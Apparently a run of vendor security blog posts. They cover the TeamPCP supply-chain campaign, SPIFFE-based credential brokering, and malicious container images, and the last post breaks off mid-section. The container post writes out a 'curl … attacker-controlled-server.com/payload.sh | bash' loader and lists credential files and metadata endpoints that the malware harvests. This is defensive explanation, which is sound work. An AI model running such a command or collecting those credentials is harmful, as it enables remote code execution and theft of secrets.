
As of this morning, GitHub is investigating unauthorized access to its internal repositories after TeamPCP listed what it claims is the platform’s source code and internal organization data for sale on a cybercrime forum. GitHub stated the investigation is ongoing and that the attacker’s claim of approximately 3,800 repositories is “directionally consistent” with findings so far. The reported entry vector: a poisoned VS Code extension that compromised an employee device. GitHub says it has rotated critical secrets and found no evidence of impact to customer data outside its internal repositories.
If the claims hold, this would be the most consequential escalation in a campaign that has already compromised some of the most trusted tools in the developer ecosystem. The reported pattern is strikingly familiar: a poisoned trusted extension, credentials harvested from the environment it was running in, and lateral access to internal infrastructure. That pattern has played out at least four times already in the past two months.
Whether the target is a CI runner or a developer’s laptop, the mechanics are the same: a trusted tool with access to long-lived credentials is turned against its own environment. The entry point changes. The root cause does not.
According to Palo Alto Networks Unit 42, the group is believed to have exfiltrated data from more than 500,000 infected machines and harvested over 300 GB of credentials and secrets (citing vx-underground as the source for those figures). The first wave hit Aqua Security’s Trivy on March 19, 2026. Checkmarx’s KICS followed on March 21. LiteLLM on March 23. Telnyx on March 27. TanStack and durabletask have since been added to the list. And now, potentially, GitHub itself.
How the TeamPCP Supply Chain Attack Works

The pattern across every TeamPCP wave is the same. The attacker uses previously stolen credentials to poison a trusted tool’s release tags. Downstream CI/CD pipelines pull the poisoned version during a routine build. The payload executes before the legitimate tool logic, then harvests every long-lived credential it can find: cloud IAM keys via IMDS, secrets in /proc/<pid>/mem (bypassing GitHub Actions’ log masking), .env files, SSH keys, kubeconfig, Docker registry credentials, and publishing tokens for npm and PyPI. Those publishing tokens become the fuel for the next wave: 47 additional packages were poisoned in under 60 seconds.
Figure 1: The TeamPCP attack vector. Each stage feeds the next using credentials harvested from the previous one.
The root cause is not the compromised tool. It is the long-lived, broadly scoped credentials sitting in every runner waiting to be harvested. Rotation does not fix this: Aqua Security rotated credentials after a February breach, but the rotation was incomplete, and TeamPCP came back weeks later. SBOM tools cannot detect a malicious version of a package whose previous release was clean. SHA pinning helps but breaks the moment a maintainer account is hijacked. The structural fix is to remove the thing being harvested.
How Hush Eliminates the Attack Surface
At Hush, we built Universal Access Management around a simple thesis: the long-lived static credential is not a security primitive. It is the vulnerability. Our platform replaces standing credentials with policy-driven, just-in-time access tied to verified workload identity, alongside a runtime sensor that sees every non-human identity in your environment.


Figure 2: Hush as the structural defense against the TeamPCP attack vector.
SPIFFE identity as a service
Hush issues each workload a cryptographically signed SPIFFE ID, derived from attributes like its Kubernetes namespace, service account, node identity, and container image. You do not stand up your own SPIRE server. When the workload needs access to a resource, Hush evaluates a policy in real time and a Dynamic Credential Provider mints a short-lived credential scoped to the task at hand. The credential is generated only when access is actively requested. The task completes. The credential expires.
Two paths: fully secretless, or Hush-orchestrated Vault
For workloads you are ready to convert, Hush operates as a Secretless Access Management Platform: credentials originate from Hush’s internal secret abstraction engine, fully managed and rotated. For everything else, Hush orchestrates your existing secret backends (HashiCorp Vault, AWS Secrets Manager, Kubernetes Secrets) via policies tied to verified SPIFFE identity. Either way, the workload no longer holds a long-lived static credential at rest, and the SaaS control plane never sees secret material.
Runtime observation of every non-human identity
Hush deploys an eBPF-based sensor (with a Java agent for JVM workloads and a Lambda layer for serverless) that watches every non-human identity in flight. It sees which workload reads which credential from which location. It flags identity behavior in real time, regardless of whether the binary is signed, trusted, and called “Trivy”. Static scanning cannot find malicious behavior in trusted binaries. Runtime observation can.
TeamPCP Against a Hush-Protected Pipeline
Here is what happens when the same attack hits a Hush-protected environment.
What the payload attempts at each step, and what Hush does about it.
Step 1 — Poisoned Trivy action scrapes for secrets Payload: Attacker injects malicious code into the legitimate scan. The payload escalates scanner privileges and sweeps the runner for credentials — .env files, .npmrc, .dockerconfig, kubeconfig, and any backup or config files that typically hold long-lived API keys or service tokens.
→Hush response: No secrets stored on disk. Credentials are never written to the filesystem. Cloud access is mediated by the Hush Dynamic Credential Provider — credentials are issued on demand, only when a workload is actively making a request. The scan finds nothing to take.
Step 2 — Searches for publishing tokens to propagate Payload: Payload looks for npm tokens, PyPI publishing tokens, and GitHub PATs to infect downstream packages and trigger Stage 2 worm propagation.
→Hush response: No publishing tokens. Stage 2 cannot start. Long-lived tokens do not exist in the runner. The self-propagating worm loop is cut. Nothing to harvest, nothing to push.
Bottom line: The build ships. The legitimate scan completes. Your team has nothing to rotate, because nothing was exposed.
The payload finds no credentials, no secrets on disk, and no publishing tokens in the runner. The one short-lived token it extracts from process memory expires before TeamPCP’s C2 can use it. Stage 5 propagation cannot start. The build ships. Your team has nothing to rotate.
What to Do Now
Practical guidance for security practitioners:
Audit every long-lived GitHub PAT, PyPI token, and npm token in your organization. Shorten lifetimes or replace with OIDC.
Pin third-party GitHub Actions to commit SHAs, not version tags.
Restrict outbound network egress from CI runners.
Verify that any past credential rotation was actually complete.
Inventory your non-human identities: how many exist, who owns them, and what they can reach.
Add runtime observability for NHIs. SBOM tools and static scanners will not tell you about behavior.
The static credential was a primitive that made sense for a different era of computing. The TeamPCP campaign is what it looks like when that era ends.
See how Hush protects your environment
If you want to see how this looks in your own environment, my team is happy to walk through it. Request a demo at hush.security/demo. or start for FREE
The TeamPCP playbook depends on something to steal. Let’s stop leaving it lying around.
Three services crashed at 3 AM. The rotation job failed. Your team got paged. Six hours later, you had a working incident report.
Meanwhile, your data pipeline agent extracted customer data for hours before anyone noticed. Your logs show the agent made the queries. You can’t prove it wasn’t an attacker.
Both scenarios share the same root cause: you’re managing credentials like it’s 1995.
Compromised identities account for over 70% of cloud breaches. Stolen credentials are tied to 86% of security breaches. Your API key costs $10 on the criminal market.
You’re not managing credentials. You’re managing a liability.
The Operational Tax of Manual Credential Lifecycle Management
Every 90 days, your team stops shipping features to rotate credentials. Someone writes a rotation job. Someone schedules the maintenance window. Someone stays up late monitoring failures. Someone gets paged when it breaks.
For microservices, rotation failures cascade. For AI agents, they run 24/7 without human intervention – rotate too slow and the agent crashes, rotate too fast and you cause outages.
When credentials leak:
Your API key works for 6 months
The attacker has unlimited access to everything it touches
You won’t notice for ~88 days
Breaches caused by compromised credentials cost $4.50M on average
The credential itself cost an attacker $10
Your infrastructure is secured by a $10 secret that lives forever.
What SPIFFE Actually Is
SPIFFE = Secure Production Identity Framework For Everyone.
Instead of: “Here’s a secret, rotate it every 90 days.”
SPIFFE says: “I’ll issue you a certificate valid for 1 hour. When it expires, you get a new one automatically. No pre-shared secrets. No rotation jobs.”
Three building blocks:
SPIFFE ID – a unique URI identifying the workload, e.g. spiffe://example.org/ns/production/sa/payment-service. Public identifier, not a secret.
SVID (SPIFFE Verifiable Identity Document) – the credential itself. X.509 cert or JWT. Short-lived. Auto-rotates. Delivered via local API – no manual distribution.
Attestation – cryptographic proof of identity derived from environmental signals (Kubernetes node identity, cloud metadata, container runtime). No pre-shared secrets.
How it works: Workload starts, requests identity, SPIRE server verifies environment, issues a 1-hour certificate, workload uses it, new one issued before expiry.
What SPIFFE Promises
No rotation windows. Certificates rotate hourly. Zero downtime. Zero 3 AM pages.
Breach window shrinks to 60 minutes. If a credential leaks, it’s invalid in an hour – not six months.
No credential distribution. No mounted secrets, no shared API keys – workloads prove identity cryptographically.
Mutual authentication. Service A proves identity to Service B. Both sides verified.
Fine-grained, scoped access. Payment service gets access to the payments DB only. Nothing else.
Scales without operational burden. Your 150th microservice doesn’t need a new rotation job. Same system, zero overhead.
This is the pitch – and it’s a good one. SPIFFE has been the “right answer” for workload identity for nearly a decade.
So why isn’t everyone using it?
The Reason SPIFFE Stalled: The Ecosystem Doesn’t Speak It
Here’s the uncomfortable truth almost no SPIFFE content will tell you: SPIFFE only works where both sides of the conversation support it.
And most of the things your workloads actually talk to – don’t.
S3 doesn’t accept SPIFFE SVIDs. It accepts AWS access keys or STS tokens.
Stripe, Twilio, OpenAI, Salesforce, GitHub, Datadog, every SaaS API your stack depends on – they want an API key or OAuth token. Not an SVID.
Your legacy internal services – the ones written before 2021 – still expect a bearer token or a username/password.
SPIFFE handles east-west traffic beautifully: service-to-service mTLS inside a mesh. But the moment a workload needs to read an S3 bucket, query Snowflake, call Stripe, or hit any of the hundreds of APIs your business runs on – you’re back to static API keys. Back to vaults. Back to 90-day rotation jobs. Back to the $10 forever-credential problem.
This is why most SPIFFE rollouts die mid-implementation. Teams deploy SPIRE, secure 20% of their traffic, and then run headlong into the 80% of external and legacy dependencies that will never support SPIFFE. The rotation pager keeps firing. The vault keeps sprawling. The promise of identity-first security evaporates.
SPIFFE is right. The ecosystem is just too big to rewrite.
The Hush Retrofit: SPIFFE-Grade Identity on Every Resource You Already Have
This is where Hush comes in.
Instead of waiting for S3, Snowflake, Stripe, and your legacy APIs to adopt SPIFFE (they won’t), Hush uses SPIFFE/SPIRE as the attestation layer – and brokers access to everything else.
The flow:
A policy is created with the Hush solution. Workload identity (pod, machine, process), target service/resource (Snowflake, Cloud federated resources) and role or permissions (READ Users Table, View Role on OpenAI)
Workload starts. No embedded credentials. No long lived keys.
Hush validates the SPIFFE identity, checks policy, and issues a fresh, short-lived, scoped “legacy” credential – an AWS STS token, a database password, a rotating API key – whatever that resource actually accepts.
The workload does its job.
Hush revokes the credential when the task completes, no long-lived secrets left lying around.
Same cryptographic identity guarantees as SPIFFE. Same short lifetimes. Same scoped access. But it works on the resources you already run – without asking AWS, Snowflake, Stripe, or your own legacy services to change a single line of code, without waiting for the entire aco-system to adapt to the new standard.
SPIFFE attests. Hush brokers. The ecosystem just works.
Real-World Scenario: Microservices at Scale
You run 150 microservices across multiple clusters. Each one needs database access, third-party APIs, cross-service communication, and S3.
Without Hush: Pure SPIFFE gets you mutual TLS between services. Good. But your payment service still holds a 6-month Postgres password to access the payments DB, a long-lived Stripe key, and an AWS access key for S3. Rotation jobs, vault entries, and 3 AM pages remain.
With Hush: The payment service is attested by SPIRE at startup. When it needs the payments DB, Hush issues a Postgres credential scoped to the payments schema. When it needs Stripe, Hush issues a short-lived Stripe key scoped to the operations this service is authorized for. When it needs S3, Hush brokers an STS token scoped to the one bucket. Every credential is bound to the attested SPIFFE identity, every credential is short-lived, every credential is revoked when the work is done. The audit trail is cryptographically signed end-to-end – you can prove to regulators exactly which service made each access.
No rotation jobs. No vault. No 3 AM pages. No changes to Postgres, Stripe, or S3.
Real-World Scenario: AI Agents
Your data pipeline agent accesses: the customer database (read), the data warehouse (write to specific schemas), S3 buckets (output), transformation APIs.
Without Hush: The agent runs on one long-lived API key with full permissions to everything. An attacker gets it, extracts millions of records overnight, and your logs can’t distinguish the attacker from the agent.
With Hush: The agent is attested via SPIFFE/SPIRE at startup. Before each operation, it requests scoped, short-lived credentials from Hush – a read token for a specific customer table, a write token for a specific warehouse schema, an STS token for a specific output bucket, an API key scoped to specific transformation endpoints. Each credential is revoked when the task completes. A stolen credential buys the attacker a tiny window on a tiny slice of the system – and you can prove which requests were legitimate vs. anomalous.
The agent’s real identity is the SPIFFE attestation. The “legacy” keys are disposable.
Why This Matters Now
Credentials leaked 160% more in 2025 than in 2024. Your team probably hasn’t rotated this quarter. 70% of cloud breaches start with compromised identities. 86% of web application attacks involve stolen credentials. That $10 credential could be yours.
For microservices: Kubernetes adoption is standard. Thousands of services per org is routine. Manual secret management at this scale is a losing game.
For AI agents: Autonomous workloads are exploding. Data pipelines, ML training agents, ETL orchestrators, inference engines – every one of them needs identity. Today they mostly run on static API keys that never expire.
SPIFFE solved the identity problem years ago. The ecosystem just hadn’t caught up. Hush closes the gap.
SPIFFE as a Service : Without the Ecosystem Problem
Building SPIRE yourself takes months: highly available servers, agents on every node, certificate pipelines, multi-cloud federation, ongoing maintenance. And even after all of that, you still can’t talk to your databases or SaaSs without static keys.
Hush delivers the full stack as a managed service:
Managed SPIRE – workloads get cryptographic identity automatically on startup. No infrastructure to build.
Credential brokering – short-lived, scoped credentials for AWS, Snowflake, Postgres, every major SaaS, and your internal legacy services. Issued on demand, bound to SPIFFE identity, revoked when the task is done.
Unified policy – one place to say “the payment service can access these resources, scoped this way, for this long.” No more per-system ACL sprawl.
No code changes on the resource side. S3, Snowflake, Stripe, your legacy APIs – untouched.
For microservices: integrate via existing service mesh or sidecar.
For AI agents: a single Hush call, then on-demand credential requests as the agent works.
Your team focuses on shipping microservices and building better agents. Not managing credentials.
Getting Started
Pick one critical service or one autonomous agent. Replace its long-lived credentials with Hush-brokered, SPIFFE-attested, short-lived ones. Within weeks, you stop thinking about rotation for that workload. Within months, you wonder why you ever managed credentials any other way.
Start small. Expand as the wins compound. Stop rotating. Stop managing vaults. Stop losing engineering time to credential management.
Ready to Make SPIFFE Work Everywhere?
For platform, SRE, data, and ML engineering teams: See how Hush combines SPIFFE-grade attestation with short-lived, scoped credentials for every resource your workloads already depend on – without changing the resources themselves.
Your organization has been using the same Python 3.11 base image for six months. It passed all static security scanning when you pulled it. Your supply chain policy flagged no violations. Automated vulnerability checks found nothing. Yesterday, when one of your containers started in production, the ENTRYPOINT script executed a single line: curl https://attacker-controlled-server.com/payload.sh | bash. By the time that command returned, the container had exfiltrated every SSH key on the host, dumped AWS credentials from the instance metadata endpoint, and attempted to compromise the Kubernetes cluster. The malware was never in the image. Your scanner never saw it. It arrived in code that only executed at runtime.
This attack pattern is no longer theoretical. It is happening at scale across Docker Hub and private registries worldwide. And the uncomfortable truth is that your existing container security tooling is not designed to catch it.
How The Container Credential Leakage Attack Works

The malicious container image attack exploits a fundamental asymmetry in how container security works: static analysis scans images at rest. Malicious payloads execute at runtime. There is a gap between these two moments, and attackers have learned to hide in it.
Here is the attack chain in detail.
Stage 1: The Malicious Image
An attacker creates a Docker image that looks legitimate. It might be a typosquatted version of a popular base image (ubunto:20.04 instead of ubuntu:20.04), or it might be a straightforward image with a misleading name like python-slim or golang-runtime designed to suggest it is an official image even though it is not. The image includes all the normal components you would expect: OS packages, runtimes, development tools.
But the ENTRYPOINT or CMD instruction contains a tiny bootstrap script. Not the malicious payload itself. Just a loader.
This script is small enough to pass visual inspection. It looks like a normal entrypoint wrapper. When the image is built and layers are committed, the script sits in the top layer alongside legitimate files. When the image is pushed to a registry and scanned, the script is visible but appears benign. It is just a curl command. Nothing unusual about that.
The actual malware — the code that harvests credentials and exfiltrates data — is not in the image. It lives on the attacker’s server. It only lands on the target machine when the container starts and that curl command executes.
Stage 2: Registry Distribution
The image gets pushed to Docker Hub, or it gets mirrored into your organization’s private container registry. In the public case, it starts accumulating pulls. A typosquatted image can get millions of downloads because developers typing fast or working in low-attention contexts will grab the wrong name. In the private case, a developer pulls what they think is a legitimate base image and uses it for their Dockerfile.
Your image scanning tools analyze the image layers. They check every dependency, every package, every binary against vulnerability databases. The scanner looks for known CVEs, license violations, and malicious components. The ENTRYPOINT curl command might be flagged as a shell injection risk. But it is a common pattern in production Docker images. It is not enough to block the image. The image passes policy. It is added to the repository.
Stage 3: Container Deployment
Your team, or hundreds of teams across your organization, use the image as a base:
FROM ubunto:20.04

RUN apt-get update && apt-get install -y ca-certificates curl

COPY app /app

WORKDIR /app

CMD ["python", "app.py"]
Static scanning on your build pipeline sees a clean base image. Dependency checks pass. The image is promoted to production. Thousands of containers spawn from it across your cluster.
Stage 4: Runtime Execution and Credential Harvesting
The container starts. The ENTRYPOINT executes. The curl command fires. It downloads a shell script from the attacker’s server, pipes it to bash, and executes it in the container’s process space with the container’s identity and filesystem access.
What happens next depends on the attacker’s payload. In the documented cases, the pattern is consistent:
Credential Harvesting: The script spawns a background process that crawls the filesystem for everything a cloud attacker wants. SSH private keys in ~/.ssh/. AWS credentials in ~/.aws/credentials and instance metadata endpoints at http://169.254.169.254. GCP ADC tokens at ~/.config/gcloud/. Azure CLI configs at ~/.azure/. Kubernetes service account tokens at /var/run/secrets/kubernetes.io/serviceaccount/token. Environment variables that might contain API keys. Git configurations with embedded credentials. Bash history showing commands that exposed secrets.
Data Exfiltration: The harvested material is encrypted with a session key, that key is wrapped in the attacker’s RSA public key, and the whole bundle is POSTed to a server controlled by the attacker. Only they have the private key. Even if the traffic is intercepted, the data is unreadable.
Lateral Movement: If the container is running in Kubernetes with a service account that has cluster-admin or overly permissive permissions, the malware uses the token to enumerate secrets across all namespaces, dump them, and attempt to schedule privileged pods on other nodes.
The container appears to function normally. Your monitoring shows CPU and memory usage as expected. The application logs show no errors. The attack is silent.
Secrets Leakage Container Attack

Here is what the attack looks like when traditional container security fails to catch it:
Figure 1: The Attack Uncaught. Credentials are harvested and exfiltrated to attacker infrastructure. Static image scanning, SCA tools, and network monitoring all miss the attack because the malicious payload executes at runtime, not in image layers.
Why Your Existing Container Security Tools Miss This
Your security stack includes several layers of defense, each one assumed to catch supply chain attacks. None of them are designed for this specific threat.
